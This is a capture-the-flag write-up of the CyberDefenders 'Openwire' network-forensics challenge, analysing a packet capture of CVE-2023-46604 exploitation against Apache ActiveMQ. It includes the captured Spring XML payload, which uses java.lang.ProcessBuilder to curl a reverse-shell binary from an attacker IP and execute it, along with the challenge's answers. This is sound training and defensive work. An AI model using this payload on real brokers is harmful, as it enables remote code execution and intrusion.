CyberDefenders Openwire

NITEESH DESHMUKH

Tools: - Wireshark, Google

Vulnerability Observed: - CVE-2023-46604

Category: - Network Forensics

Overview


The vulnerability CVE-2023-46604 was observed in Apache ActiveMQ. ActiveMQ (written in Java) is an open-source protocol developed by Apache that implements message-oriented middleware (MOM). Its main function is to send messages between different applications.

CVE-2023-46604 is a remote code execution vulnerability in Apache ActiveMQ that allows a remote attacker with network access to a broker "to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol to cause the broker to instantiate any class on the classpath."


Extensive documentation of the vulnerability can be found here.

Analysis

After loading the included .pcap file in Wireshark let us observe the captured packets.


c119-OpenWire.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time                        Source           Destination      Protocol  Length Info
  1 2023/346 13:38:27.926712  146.190.21.92    134.209.197.3    TCP        74 47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM TSval=1396405556 TSecr=0 WS=128
  2 2023/346 13:38:27.926769  134.209.197.3    146.190.21.92    TCP        74 61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2437705586 TSecr=1396405556 WS=128
  3 2023/346 13:38:28.052095  146.190.21.92    134.209.197.3    TCP        66 47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405684 TSecr=2437705586
  4 2023/346 13:38:28.055491  134.209.197.3    146.190.21.92    OpenWi…   408 WireFormatInfo
  5 2023/346 13:38:28.057280  146.190.21.92    134.209.197.3    OpenWi…   190 ExceptionResponse[Malformed Packet]
  6 2023/346 13:38:28.057281  146.190.21.92    134.209.197.3    TCP        66 47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=1396405685 TSecr=2437705586
  7 2023/346 13:38:28.057302  134.209.197.3    146.190.21.92    TCP        66 61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=2437705717 TSecr=1396405684
  8 2023/346 13:38:28.057967  134.209.197.3    146.190.21.92    TCP        74 49750 → irdmi(8000) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705717 TSecr=0 WS=128
  9 2023/346 13:38:28.061431  146.190.21.92    134.209.197.3    TCP        74 irdmi(8000) → 49750 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869097 TSecr=2437705717 WS=12
 10 2023/346 13:38:28.061462  134.209.197.3    146.190.21.92    TCP        66 49750 → irdmi(8000) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705721 TSecr=1153869097
 11 2023/346 13:38:28.061773  134.209.197.3    146.190.21.92    HTTP      276 GET /invoice.xml HTTP/1.1
 12 2023/346 13:38:28.062882  146.190.21.92    134.209.197.3    TCP        66 irdmi(8000) → 49750 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869099 TSecr=2437705721
 13 2023/346 13:38:28.070380  146.190.21.92    134.209.197.3    TCP       258 irdmi(8000) → 49750 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869101 TSecr=2437705721 [TCP segment of a re
 14 2023/346 13:38:28.070380  146.190.21.92    134.209.197.3    HTTP/X…   882 HTTP/1.0 200 OK
 15 2023/346 13:38:28.070396  134.209.197.3    146.190.21.92    TCP        66 49750 → irdmi(8000) [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
 16 2023/346 13:38:28.070487  134.209.197.3    146.190.21.92    TCP        66 49750 → irdmi(8000) [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705730 TSecr=1153869101
 17 2023/346 13:38:28.070816  134.209.197.3    146.190.21.92    TCP        74 49764 → irdmi(8000) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2437705730 TSecr=0 WS=128
 18 2023/346 13:38:28.072900  146.190.21.92    134.209.197.3    TCP        74 irdmi(8000) → 49764 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1153869109 TSecr=2437705730 WS=12
 19 2023/346 13:38:28.072930  134.209.197.3    146.190.21.92    TCP        66 49764 → irdmi(8000) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2437705732 TSecr=1153869109
 20 2023/346 13:38:28.073172  134.209.197.3    146.190.21.92    HTTP      276 GET /invoice.xml HTTP/1.1
 21 2023/346 13:38:28.073843  146.190.21.92    134.209.197.3    TCP        66 irdmi(8000) → 49764 [ACK] Seq=1 Ack=211 Win=65024 Len=0 TSval=1153869110 TSecr=2437705733
 22 2023/346 13:38:28.075353  146.190.21.92    134.209.197.3    TCP       258 irdmi(8000) → 49764 [PSH, ACK] Seq=1 Ack=211 Win=65024 Len=192 TSval=1153869111 TSecr=2437705733 [TCP segment of a re
 23 2023/346 13:38:28.075366  134.209.197.3    146.190.21.92    TCP        66 49764 → irdmi(8000) [ACK] Seq=211 Ack=193 Win=64128 Len=0 TSval=2437705735 TSecr=1153869111
 24 2023/346 13:38:28.075834  146.190.21.92    134.209.197.3    HTTP/X…   882 HTTP/1.0 200 OK
 25 2023/346 13:38:28.075854  134.209.197.3    146.190.21.92    TCP        66 49764 → irdmi(8000) [ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
 26 2023/346 13:38:28.075899  134.209.197.3    146.190.21.92    TCP        66 49764 → irdmi(8000) [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705735 TSecr=1153869112
 27 2023/346 13:38:28.078454  134.209.197.3    146.190.21.92    TCP        66 49750 → irdmi(8000) [FIN, ACK] Seq=211 Ack=1010 Win=64128 Len=0 TSval=2437705738 TSecr=1153869101
 28 2023/346 13:38:28.079385  146.190.21.92    134.209.197.3    TCP        66 irdmi(8000) → 49750 [ACK] Seq=1010 Ack=212 Win=65024 Len=0 TSval=1153869115 TSecr=2437705738
 29 2023/346 13:38:28.098114  134.209.197.3    146.190.21.92    TCP        66 61616 → 47284 [ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705758 TSecr=1396405685
 30 2023/346 13:38:28.101227  134.209.197.3    146.190.21.92    TCP        66 61616 → 47284 [FIN, ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705761 TSecr=1396405685
 31 2023/346 13:38:28.111948  134.209.197.3    128.199.52.72    TCP        74 46158 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2270468297 TSecr=0 WS=128
 32 2023/346 13:38:28.116409  128.199.52.72    134.209.197.3    TCP        74 http(80) → 46158 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3535883251 TSecr=2270468297 WS=128
 33 2023/346 13:38:28.116457  134.209.197.3    128.199.52.72    TCP        66 46158 → http(80) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2270468302 TSecr=3535883251
 34 2023/346 13:38:28.116531  134.209.197.3    128.199.52.72    HTTP      149 GET /docker HTTP/1.1
 35 2023/346 13:38:28.117843  128.199.52.72    134.209.197.3    TCP        66 http(80) → 46158 [ACK] Seq=1 Ack=84 Win=65152 Len=0 TSval=3535883254 TSecr=2270468302
 36 2023/346 13:38:28.118743  128.199.52.72    134.209.197.3    TCP       267 http(80) → 46158 [PSH, ACK] Seq=1 Ack=84 Win=65152 Len=201 TSval=3535883255 TSecr=2270468302 [TCP segment of a reasse
 37 2023/346 13:38:28.118753  134.209.197.3    128.199.52.72    TCP        66 46158 → http(80) [ACK] Seq=84 Ack=202 Win=64128 Len=0 TSval=2270468304 TSecr=3535883255
```



```
47 2023/346 13:38:28.283115   146.190.21.92   134.209.197.3   TCP     66 irdmi(8000) → 49764 [ACK] Seq=1010 Ack=212 Win=65024 Len=0 TSval=1153869319 TSecr=2437705942
48 2023/346 13:38:28.580355   146.190.21.92   134.209.197.3   TCP    192 [TCP segment of a reassembled PDU]
49 2023/346 13:38:28.580409   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=127 Win=64256 Len=0 TSval=2437706240 TSecr=1153869616
50 2023/346 13:38:28.609800   146.190.21.92   134.209.197.3   TCP   1415 [TCP segment of a reassembled PDU]
51 2023/346 13:38:28.609831   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=1476 Win=64128 Len=0 TSval=2437706269 TSecr=1153869645
52 2023/346 13:38:28.610448   146.190.21.92   134.209.197.3   SSLv2 1415 Encrypted Data
53 2023/346 13:38:28.610457   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=2825 Win=64128 Len=0 TSval=2437706270 TSecr=1153869647
54 2023/346 13:38:28.619816   146.190.21.92   134.209.197.3   SSLv2 2962 Encrypted Data, Encrypted Data, Encrypted Data, Encrypted Data, Encrypted Data
55 2023/346 13:38:28.619817   146.190.21.92   134.209.197.3   TCP   4410 [TCP segment of a reassembled PDU]
56 2023/346 13:38:28.619817   146.190.21.92   134.209.197.3   TCP   1018 [TCP segment of a reassembled PDU]
57 2023/346 13:38:28.619843   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=5721 Win=63616 Len=0 TSval=2437706279 TSecr=1153869656
58 2023/346 13:38:28.619871   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=10065 Win=61056 Len=0 TSval=2437706279 TSecr=1153869656
59 2023/346 13:38:28.619881   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=11017 Win=60288 Len=0 TSval=2437706279 TSecr=1153869656
60 2023/346 13:38:28.620645   146.190.21.92   134.209.197.3   TCP   1317 [TCP segment of a reassembled PDU]
61 2023/346 13:38:28.620655   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=12268 Win=64128 Len=0 TSval=2437706280 TSecr=1153869657
62 2023/346 13:38:28.701158   146.190.21.92   134.209.197.3   SSLv2 1415 Encrypted Data
63 2023/346 13:38:28.701195   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=13617 Win=64128 Len=0 TSval=2437706361 TSecr=1153869737
64 2023/346 13:38:28.709601   146.190.21.92   134.209.197.3   TCP   1415 [TCP segment of a reassembled PDU]
65 2023/346 13:38:28.709629   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=14966 Win=64128 Len=0 TSval=2437706369 TSecr=1153869745
66 2023/346 13:38:28.737596   146.190.21.92   134.209.197.3   SSLv2 1415 Encrypted Data, Encrypted Data, Encrypted Data
67 2023/346 13:38:28.737625   134.209.197.3   146.190.21.92   TCP     66 43400 → https(443) [ACK] Seq=1 Ack=16315 Win=64128 Len=0 TSval=2437706397 TSecr=1153869773
```

There seems to be only three IP addresses involved in the conversations.

- 134.209.197.3
- 146.190.21.92
- 128.199.52.72


Notably 134.209.197.3 and 146.190.21.92 are appearing in the entirety of the packet capture.

The questions from the CyberDefender Openwire challenge are as follows.

1. By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution. Can you provide the IP of the C2 server that communicated with our server?

Since 134.209.197.3 and 146.190.21.92 were the most participating IP addresses; it is safe to assume that one of these is the C2 server.

Applying the filter for *http* traffic.




```
http
```

```
No.  Time                        Source          Destination     Protocol  Length  Info
  11 2023/346 13:38:28.061773   134.209.197.3   146.190.21.92   HTTP       276 GET /invoice.xml HTTP/1.1
  14 2023/346 13:38:28.070380   146.190.21.92   134.209.197.3   HTTP/X…    882 HTTP/1.0 200 OK
  20 2023/346 13:38:28.073172   134.209.197.3   146.190.21.92   HTTP       276 GET /invoice.xml HTTP/1.1
  24 2023/346 13:38:28.075834   146.190.21.92   134.209.197.3   HTTP/X…    882 HTTP/1.0 200 OK
  34 2023/346 13:38:28.116531   134.209.197.3   128.199.52.72   HTTP       149 GET /docker HTTP/1.1
  38 2023/346 13:38:28.118930   128.199.52.72   134.209.197.3   HTTP       316 HTTP/1.0 200 OK
```

It can be observed that 134.209.197.3 is sending HTTP GET requests to 146.190.21.92 and 146.190.21.92 is responding to the requests therefore it can be concluded that 146.190.21.92 is the C2 server.

2. Initial entry points are critical to trace back the attack vector. What is the port number of the service the adversary exploited?

Following the TCP stream of first packet.


c119-OpenWire.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	2023/346 13:38:27.926712	146.190.21.92	134.209.197.3	TCP	74	47284 → 61616 [SYN] Seq=0 Win=64240 Len=0 MSS=1361 SACK_PERM TSval=1396405556 TSecr=0 WS=128
2	2023/346 13:38:27.926769	134.209.197.3	146.190.21.92	TCP	74	61616 → 47284 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2437705586 TSec
3	2023/346 13:38:28.052095	146.190.21.92	134.209.197.3	TCP	66	47284 → 61616 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1396405684 TSecr=2437705586
4	2023/346 13:38:28.055491	134.209.197.3	146.190.21.92	OpenWi…	408	WireFormatInfo
5	2023/346 13:38:28.057280	146.190.21.92	134.209.197.3	OpenWi…	190	ExceptionResponse[Malformed Packet]
6	2023/346 13:38:28.057281	146.190.21.92	134.209.197.3	TCP	66	47284 → 61616 [FIN, ACK] Seq=125 Ack=1 Win=64256 Len=0 TSval=1396405685 TSecr=2437705586
7	2023/346 13:38:28.057302	134.209.197.3	146.190.21.92	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=125 Win=65280 Len=0 TSval=2437705717 TSecr=1396405684
29	2023/346 13:38:28.098114	134.209.197.3	146.190.21.92	TCP	66	61616 → 47284 [ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705758 TSecr=1396405685
30	2023/346 13:38:28.101227	134.209.197.3	146.190.21.92	TCP	66	61616 → 47284 [FIN, ACK] Seq=343 Ack=126 Win=65280 Len=0 TSval=2437705761 TSecr=1396405685
44	2023/346 13:38:28.210389	146.190.21.92	134.209.197.3	TCP	54	47284 → 61616 [RST] Seq=126 Win=0 Len=0
45	2023/346 13:38:28.225306	146.190.21.92	134.209.197.3	TCP	54	47284 → 61616 [RST] Seq=126 Win=0 Len=0


The C2 server is trying to establish a connection on port 61616 on the target. Further inspection down the line shows that port 61616 is indeed the entry port.

3. Following up on the previous question, what is the name of the service found to be vulnerable?

Since the initial entry point was the port 61616 thus it is quite intuitive that the service which runs on this port is the one which is vulnerable. Upon searching the web, the service which uses port 61616 is Apache ActiveMQ.

4. The attacker's infrastructure often involves multiple components. What is the IP of the second C2 server?

Filtering again for *http* traffic.


c119-OpenWire.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http


No.	Time	Source	Destination	Protocol	Length	Info
11	2023/346 13:38:28.061773	134.209.197.3	146.190.21.92	HTTP	276	GET /invoice.xml HTTP/1.1
14	2023/346 13:38:28.070380	146.190.21.92	134.209.197.3	HTTP/X…	882	HTTP/1.0 200 OK
20	2023/346 13:38:28.073172	134.209.197.3	146.190.21.92	HTTP	276	GET /invoice.xml HTTP/1.1
24	2023/346 13:38:28.075834	146.190.21.92	134.209.197.3	HTTP/X…	882	HTTP/1.0 200 OK
34	2023/346 13:38:28.116531	134.209.197.3	128.199.52.72	HTTP	149	GET /docker HTTP/1.1
38	2023/346 13:38:28.118930	128.199.52.72	134.209.197.3	HTTP	316	HTTP/1.0 200 OK

128.199.52.72 is the second server which is serving the requests.

5. Attackers usually leave traces on the disk. What is the name of the reverse shell executable dropped on the server?

Inspecting the *http* traffic (packet 34 and 38) the target is requesting for a file named as *docker* from the second C2 server (128.199.52.72).

Moreover, looking further into the TCP stream (tcp.stream eq 2)




```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

There is a curl command for fetching the file named as docker and saving it in the /tmp directory of the target. Followed by subsequent commands to execute it.

6. What Java class was invoked by the XML file to run the exploit?

Inspecting the previous XML.



```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

The java class which is invoked is *java.lang.ProcessBuilder.*

7.To better understand the specific security flaw exploited, can you identify the CVE identifier associated with this vulnerability?

The Apache ActiveMQ was exploited therefore looking up for the CVE related to this vulnerability gave the result as CVE-2023-46604.

8. What is the vulnerable Java method and class that allows an attacker to run arbitrary code?

Deeply investigating about the CVE-2023-46604 will yield the result as *BaseDataStreamMarshaller.createThrowable.*

(This question assesses the googling capabilities of the user, how effectively one can skim through the barrage of information presented to them and find the relevant information; took a me a while to solve).

Detailed analysis of CVE-2023-46604 is available here.

Additional Resources

https://www.prio-n.com/blog/cve-2023-46604-attacking-defending-ActiveMQ

https://www.uptycs.com/blog/apache-activemq-cve-2023-46604

C2 servers